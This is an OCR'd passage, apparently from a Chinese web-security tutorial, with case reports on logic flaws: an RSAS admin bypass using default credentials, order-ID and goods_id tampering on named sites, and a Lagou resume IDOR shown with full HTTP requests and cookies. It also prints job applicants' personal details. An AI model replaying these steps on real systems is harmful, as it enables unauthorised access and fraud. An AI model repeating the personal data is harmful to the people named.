
案例：绿盟 RSAS 安全系统全版本通杀权限管理员绕过漏洞，包括最新 RSAS V5.0.13.2

RSAS 默认的审计员

账号是：reporter，auditor
密码是：nsfocus

普通账户登陆后
查看版本，为最新 V**.**.**.** 版本

然后修改审计员密码，抓包，将 referer 处的 auditor 和 post 的数据里面的 auditor 一律修改为 admin，也就是管理员账号，2 处修改完后的数据包如下图：



提交数据后，直接返回给我们超级管理员的密码修改页面，利用逻辑错误直接得到超级权限，如图：

我们直接在这里修改 admin 的密码，然后提交即可：

超级管理员登陆

2.2.3 订单 ID 更改

查看自己的订单 id，然后修改 id（加减一）查看是否能查看其它订单信息。

案例：广之旅旅行社任意访问用户订单

可以任意访问旅客的订单，泄露旅客的敏感信息！

用户登陆广之旅官方网站注册登陆
http://www.gzl.com.cn/
只要随便假订一张订单，在我的订单里面获得订单号，就能穷举其它订单信息

http://www.gzl.com.cn/Users/Order/Groups.aspx?OrderId=订单号
该页没过滤权限，相信还有更大的漏洞。

修复方案：
对
http://www.gzl.com.cn/Users/Order/Groups.aspx
订单页增加过滤


2.2.4 商品编号更改

例如积分兑换处，100 个积分只能换商品编号为 001,1000 个积分只能换商品编号 005，在 100 积分换商品的时候抓包把换商品的编号修改为 005，用低积分换区高积分商品。


案例：联想某积分商城支付漏洞再绕过

http://ideaclub.lenovo.com.cn/club/index.php?m=goods&c=lists
还是这个积分商城、 看我怎么用最低的积分换最高积分的礼物的~

1.我先挑选出我最喜欢的礼物，并复制下 goods_id=1419f75d406811e3ae7601beb44c5ff7



2.选择积分最低的礼物兑换（5 积分的杯子），并填好相关信息，抓包修改 goods_id 替换为 1419f75d406811e3ae7601beb44c5ff7



3.这里显示兑换成功，虽然显示的是被子兑换成功，但是兑换记录里，就不相同了

到这我们心仪的礼物要 30 积分，我只花 5 积分就兑换来了，是不是很划算？

修复方案：

积分参数还是放后台来操作，有 goods_id,在后台计算的时候取出并计算，这样会安全些。

2.2.5 用户 ID 篡改

抓包查看自己的用户 id，然后修改 id（加减 1）查看是否能查看其它用户 id 信息。

案列：拉勾网百万简历泄漏风险(包括手机、邮件、应聘职位等信息、还可冒充企业身份筛选简历、发面试通知等)

注册一个企业账户，发布一个职位，然后看到有 2 个人投了简历：

打开简历，点转发：

抓包：

```
GET /forward/forward.json?jsoncallback=jQuery110107779618303757161_1430405784487&recipients=qiyea0002%40126.com&title=%EF%BC%88%E7%AE%80%E5%8E%86%E6%9D%A5%E8%87%AA
%E6%8B%89%E5%8B%BE%EF%BC%89%E6%B5%8B%E8%AF%95%EF%BC%9A%E8%B5%E5%BD%AC%E4%BA%91&content=%E4%BB%A5%E4%B8%8B%E6%98%AF%E5%BA%94%E8%31%98%E2%80%9C%E6%B5%8B%E8%AF
%95%E2%80%9D%E7%9A%84%E7%AE%80%E5%8E%86%E3%80%82%E6%88%91%E5%B7%B2%E6%9F%A5%E9%98%85%EF%BC%8C%E8%AF%B7%E6%82%A8%E8%AF%94%E4%BC%B0%E4%B8%80%E4%B8%8B%E3%80%82+%E8%8B
%A5%E8%A7%89%E5%90%88%E9%80%82%EF%BC%8C%E6%88%91%E4%BB%ACE5%B0%86%E5%AE%89%E6%8E%92%E9%9D%A2%E8%AF%95%EF%BC%8C%E8%B0%A2%E8%B0%A2%EF%BC
%81&deliverId=8259230&resubmitToken=640483aa56de48acb6e78066e0e7f4e9&_=1430405784492 HTTP/1.1
Host: hr.lagou.com
Connection: keep-alive
Accept: */*
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/42.0.2311.135 Safari/537.36
Referer: http://www.lagou.com/corpResume/resumeView.html?deliverId=8259230
Accept-Encoding: gzip, deflate, sdch
Accept-Language: zh-CN,zh;q=0.8
Cookie: user_trace_token=20150430221857-dc5b7561bad94fc889e8f31f8666a701; LGUID=20150430221900-d8e57b08-ef43-11e4-86aa-5254005c3644; fromsite=mail.126.com;
pgv_pvi=8521384960; _gat=1; JSESSIONID=C8E888173783FAB213B4A74339957E2A; shareScoreNum=0; _ga=GA1.3.928813739.1430403539; _ga=GA1.2.928813739.1430403539;
LGSID=20150430221900-d8e578bb-ef43-11e4-86aa-5254005c3644; LGRID=20150430225625-131438b4-ef49-11e4-86aa-5254005c3644;
Hm_lvt_4233e74dff0ae5bd0a3d81c6ccf756e6=1430405190,1430405301,1430405453,1430405720; Hm_lpvt_4233e74dff0ae5bd0a3d81c6ccf756e6=1430405785

HTTP/1.1 200 OK
Date: Thu, 30 Apr 2015 14:57:04 GMT
Server: nfs
Content-Type: application/json;charset=UTF-8
Accept-Charset: big5, big5-hkscs, euc-jp, euc-kr, gb18030, gb2312, gbk, ibm-thai, ibm00858, ibm01140, ibm01141, ibm01142, ibm01143, ibm01144, ibm01145, ibm01146,
ibm01147, ibm01148, ibm01149, ibm037, ibm1026, ibm1047, ibm273, ibm277, ibm278, ibm280, ibm284, ibm285, ibm290, ibm297, ibm420, ibm424, ibm437, ibm500, ibm775, ibm850,
ibm852, ibm855, ibm857, ibm860, ibm861, ibm862, ibm863, ibm864, ibm865, ibm866, ibm868, ibm869, ibm870, ibm871, ibm918, iso-2022-cn, iso-2022-jp, iso-2022-jp-2, iso-
2022-kr, iso-8859-1, iso-8859-13, iso-8859-15, iso-8859-2, iso-8859-3, iso-8859-4, iso-8859-5, iso-8859-6, iso-8859-7, iso-8859-8, iso-8859-9, jis_x0201, jis_x0212-
1990, koi8-r, koi8-u, shift_jis, tis-620, us-ascii, utf-16, utf-16be, utf-16le, utf-32, utf-32be, utf-32le, utf-8, windows-1250, windows-1251, windows-1252, windows-
1253, windows-1254, windows-1255, windows-1256, windows-1257, windows-1258, windows-31j, x-big5-hkscs-2001, x-big5-solaris, x-compound_text, x-euc-jp-linux, x-euc-tw,
x-eucjp-open, x-ibm1006, x-ibm1025, x-ibm1046, x-ibm1097, x-ibm1098, x-ibm1112, x-ibm1122, x-ibm1123, x-ibm1124, x-ibm1364, x-ibm1381, x-ibm1383, x-ibm300, x-ibm33722,
x-ibm737, x-ibm833, x-ibm834, x-ibm856, x-ibm874, x-ibm875, x-ibm921, x-ibm922, x-ibm930, x-ibm933, x-ibm935, x-ibm937, x-ibm939, x-ibm942, x-ibm942c, x-ibm943, x-
ibm943c, x-ibm948, x-ibm949, x-ibm949c, x-ibm950, x-ibm964, x-ibm970, x-iscii91, x-iso-2022-cn-cns, x-iso-2022-cn-gb, x-iso-8859-11, x-jis0208, x-jisautodetect, x-
johab, x-macarabic, x-maccentraleurope, x-maccroatian, x-maccyrillic, x-macdingbat, x-macgreek, x-machebrew, x-maciceland, x-macroman, x-macromania, x-macsymbol, x-
macthai, x-macturkish, x-macukraine, x-ms932_0213, x-ms950-hkscs, x-ms950-hkscs-xp, x-mswin-936, x-pck, x-sjis_0213, x-utf-16le-bom, x-utf-32be-bom, x-utf-321e-bom,
x-windows-50220, x-windows-50221, x-windows-874, x-windows-949, x-windows-950, x-windows-iso2022jp
X-Via: 1.1 yb119:4 (Cdn Cache Server V2.0)
Connection: keep-alive
Content-Length: 101

jQuery110107779618303757161_1430405784487({"content":{"rows":[]},"message":"操作成功","state":1})
```


改简历 id，话说这是 get：

```
GET /forward/forward.json?jsoncallback=jQuery110107779618303757161_1430405784487&recipients=qiyea0002@126.com&title=%EF%BC%88%E7%AE%80%E5%8E%86%E6%9D%A5%E8%87%AA
%E6%8B%89%E5%8B%BE%EF%BC%89%E6%B5%8B%E8%AF%95%EF%BC%9A%E8%B5%E5%BD%AC%E4%BA%91&content=%E4%BB%A5%E4%B8%8B%E6%98%AF%E5%BA%94%E8%31%98%E2%80%9C%E6%B5%8B%E8%AF
%95%E2%80%9D%E7%9A%84%E7%AE%80%E5%8E%86%E3%80%82%E6%88%91%E5%B7%B2%E6%9F%A5%E9%98%85%EF%BC%8C%E8%AF%B7%E6%82%A8%E8%AF%94%E4%BC%B0%E4%B8%80%E4%B8%8B%E3%80%82%2B%E8%8B
%A5%E8%A7%89%E5%90%88%E9%80%82%EF%BC%8C%E6%88%91%E4%BB%ACE5%B0%86%E5%AE%89%E6%8E%92%E9%9D%A2%E8%AF%95%EF%BC%8C%E8%B0%A2%E8%B0%A2%EF%BC
%81&deliverId=8259229&resubmitToken=640483aa56de48acb6e78066e0e7f4e9&_=1430405784492 HTTP/1.1
Host: hr.lagou.com
Connection: keep-alive
Accept: */*
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/42.0.2311.135 Safari/537.36
Referer: http://www.lagou.com/corpResume/resumeView.html?deliverId=8259230
Accept-Encoding: gzip, deflate, sdch
Accept-Language: zh-CN,zh;q=0.8
Cookie: user_trace_token=20150430221857-dc5b7561bad94fc889e8f31f8666a701; LGUID=20150430221900-d8e57b08-ef43-11e4-86aa-5254005c3644; fromsite=mail.126.com;
pgv_pvi=8521384960; _gat=1; JSESSIONID=C8E888173783FAB213B4A74339957E2A; shareScoreNum=0; _ga=GA1.3.928813739.1430403539; _ga=GA1.2.928813739.1430403539;
LGSID=20150430221900-d8e578bb-ef43-11e4-86aa-5254005c3644; LGRID=20150430225625-131438b4-ef49-11e4-86aa-5254005c3644;
Hm_lvt_4233e74dff0ae5bd0a3d81c6ccf756e6=1430405190,1430405301,1430405453,1430405720; Hm_lpvt_4233e74dff0ae5bd0a3d81c6ccf756e6=1430405785

HTTP/1.1 200 OK
Date: Thu, 30 Apr 2015 14:58:16 GMT
Server: nfs
Content-Type: application/json;charset=UTF-8
Accept-Charset: big5, big5-hkscs, euc-jp, euc-kr, gb18030, gb2312, gbk, ibm-thai, ibm00858, ibm01140, ibm01141, ibm01142, ibm01143, ibm01144, ibm01145, ibm01146,
ibm01147, ibm01148, ibm01149, ibm037, ibm1026, ibm1047, ibm273, ibm277, ibm278, ibm280, ibm284, ibm285, ibm290, ibm297, ibm420, ibm424, ibm437, ibm500, ibm775, ibm850,
ibm852, ibm855, ibm857, ibm860, ibm861, ibm862, ibm863, ibm864, ibm865, ibm866, ibm868, ibm869, ibm870, ibm871, ibm918, iso-2022-cn, iso-2022-jp, iso-2022-jp-2, iso-
2022-kr, iso-8859-1, iso-8859-13, iso-8859-15, iso-8859-2, iso-8859-3, iso-8859-4, iso-8859-5, iso-8859-6, iso-8859-7, iso-8859-8, iso-8859-9, jis_x0201, jis_x0212-
1990, koi8-r, koi8-u, shift_jis, tis-620, us-ascii, utf-16, utf-16be, utf-16le, utf-32, utf-32be, utf-32le, utf-8, windows-1250, windows-1251, windows-1252, windows-
1253, windows-1254, windows-1255, windows-1256, windows-1257, windows-1258, windows-31j, x-big5-hkscs-2001, x-big5-solaris, x-compound_text, x-euc-jp-linux, x-euc-tw,
x-eucjp-open, x-ibm1006, x-ibm1025, x-ibm1046, x-ibm1097, x-ibm1098, x-ibm1112, x-ibm1122, x-ibm1123, x-ibm1124, x-ibm1364, x-ibm1381, x-ibm1383, x-ibm300, x-ibm33722,
x-ibm737, x-ibm833, x-ibm834, x-ibm856, x-ibm874, x-ibm875, x-ibm921, x-ibm922, x-ibm930, x-ibm933, x-ibm935, x-ibm937, x-ibm939, x-ibm942, x-ibm942c, x-ibm943, x-
ibm943c, x-ibm948, x-ibm949, x-ibm949c, x-ibm950, x-ibm964, x-ibm970, x-iscii91, x-iso-2022-cn-cns, x-iso-2022-cn-gb, x-iso-8859-11, x-jis0208, x-jisautodetect, x-
johab, x-macarabic, x-maccentraleurope, x-maccroatian, x-maccyrillic, x-macdingbat, x-macgreek, x-machebrew, x-maciceland, x-macroman, x-macromania, x-macsymbol, x-
macthai, x-macturkish, x-macukraine, x-ms932_0213, x-ms950-hkscs, x-ms950-hkscs-xp, x-mswin-936, x-pck, x-sjis_0213, x-utf-16le-bom, x-utf-32be-bom, x-utf-321e-bom,
x-windows-50220, x-windows-50221, x-windows-874, x-windows-949, x-windows-950, x-windows-iso2022jp
X-Via: 1.1 yb119:4 (Cdn Cache Server V2.0)
Connection: keep-alive
Content-Length: 101

jQuery110107779618303757161_1430405784487({"content":{"rows":[]},"message":"操作成功","state":1})
```



去邮箱看到有 2 封邮件：

第一封是我发布职位里的没错：

第二封跪了：


首页
通讯录
应用中心
订阅邮件
（简历来自...
（简历来自...
收信
写信
返回
回复
回复全部
转发
彻底删除
信任
举报
标记为
移动到
更多
收藏
收件箱
红旗邮件
待办邮件
联系人邮件
草稿箱
已发送
其他3个文件夹
邮件标签
邮箱中心
文件中心
附件图集
你有一台顶级无人飞机可免费申领！ 马上领取>>
拉勾 专注互联网职业机会 www.lagou.com
qjyea0002，你好！
以下是应聘"测试"的简历。我已查阅，请您评估一下。+若觉合适，我们将安排面试，谢谢！
王子潇的简历
王子潇 | 硕士 | 3年工作经验 | 上海
*为保证数据安全，查看完整简历时请输入验证码：483338
查看完整简历
邮箱大师 下载
新邮件提醒
多帐号管理
支持所有邮箱
www.wooyun.org

看看能打开吗：



查看简历
输入邮件内的六位数验证码，查看王子潇的简历：
483338
提交
www.wooyun.org


应聘职位：商务合作专员
2015-04-26 19:31
王子潇
男 27岁
手机
邮箱:
现居：上海
概括
2-3年品牌战略/消费者洞察/市场传播经验
优势：团队配合，适应能力，战略思维，注重细节
职业背景
特劳特(中国)战略营销咨询有限公司，上海，中国
品牌战略分析师
2014.06-2015.02
分析市场情报 (MI)，洞察竞品优势 (20+; Benchmark)，预测行业形势 (电商 / 互联网 / 快消 / 汽车 / 工业品等)
差异化品牌定位及营销战略 (消费心智定律，IMC)，创新品类认知 (哈弗，唯品会，赶集网，加多宝，超威)，创造品牌首选 (95%)
厘清品牌传播 (品牌故事 / 市场梯队 / 传播节奏)，优化传播结构(公关 / 电视 / 广播 / 纸媒 / 户外等)
聚焦业务单元(Business Unit Focus)，优化营销配称及运营资源 (C-Levels; Multi-Functional
下载
www.wooyun.org

换个人：


126 网易免费邮 www.126.com
qiyea0002@126.com
成功移动邮件到 已删除 [撤销]
设置
帮助
退出
支持邮件全文搜索
首页
通讯录
应用中心
未读邮件
(简历来自...
收信
写信
返回
回复
回复全部
转发
彻底删除
信任
举报
标记为
移动到
更多
收藏
收件箱
红旗邮件
待办邮件
联系人邮件
草稿箱
已发送
其他3个文件夹
邮件标签
邮箱中心
文件中心
附件图集
邮箱大师
下载
新邮件提醒
多帐号管理
支持所有邮箱
你有一台顶级无人飞机可免费申领！ 马上领取>>
拉勾 专注互联网职业机会 www.lagou.com
qiyea0002，你好！
以下是应聘"测试"的简历。我已查阅，请您评估一下。+若觉合适，我们将安排面试，谢谢！
柯逸思的简历
柯逸思 | 本科 | 3年工作经验 | 广州
毕业院校：本科 · 广东药学院
最近工作：商务经理 · 美团网
目前状态：我目前已离职，可快速到岗
*为保证数据安全，查看完整简历时请输入验证码：149239
查看完整简历
www.wooyun.org

查看联系方式：





手机，邮箱出来了：


进一步操作，可以看到应聘职位：

经过自己的账号测试，简历操作都会真实改动。
随机抽查：


应聘职位：运营总监
2015-04-26 19:31
页面：
1 /7
自动缩放
个人简历
姓名：王佳 性别 女 年龄：33 身高：164 体重：50 户籍：上海 政治面貌：中共党员
联系电话：13
教育背景
学历 学校 系别 起止时间 主修专业 主修课程
本科 河南财经学院 旅游管理系 2000.09-2004.07 酒店管理 星级酒店财务管理、酒店营销、酒店品牌文化管理等课程
